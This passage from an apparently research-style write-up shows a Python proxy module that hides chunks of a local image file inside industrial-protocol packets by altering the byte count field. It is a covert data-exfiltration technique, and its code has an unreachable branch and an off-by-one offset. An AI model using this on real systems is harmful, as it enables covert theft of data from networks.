- In this case, we’ll use the same tactic as before by manipulating the byte count field, while not exceeding the maximum packet length that the protocol allows.
- To overcome the challenge of sending large amount of data, we need to split our data, so it’ll need to be spread across multiple packets.
- The number of packets that are needed to leak all the binary data depends on how big the binary data is itself. Since we can leak up to 250 bytes, we can conclude that for 1MB of binary we’ll need 4195 packets (4194 packets + 1 packet for the remining data).

The code

```python
class Module:
    def __init__(self, incoming=False, verbose=False, options=None):
        self.image_file = "/home/matand/Pictures/pic.png"
        self.bytes_count = 0
        self.max_leaked_size = 250

    def execute(self, data):
        with open(self.image_file, "rb") as f:
            img_file_data = f.read()

        img_size = len(img_file_data)
        BytesLeft = img_size - self.bytes_count

        if BytesLeft < self.max_leaked_size:
            BytesToRead = BytesLeft

        elif BytesLeft < 1:
            self.bytes_count = 0
            BytesLeft = img_size - self.bytes_count

            if BytesLeft < self.max_leaked_size:
                BytesToRead = BytesLeft

            else:
                BytesToRead = self.max_leaked_size

        else:
            BytesToRead = self.max_leaked_size

        packet_size = 1 + BytesToRead
        start_offset = self.bytes_count
        end_offset = start_offset + BytesToRead + 1
        self.bytes_count += BytesToRead

        return data[:8] + chr(packet_size) + data[9:] + img_file_data[start_offset:end_offset]
```

How does this look on Wireshark:



The end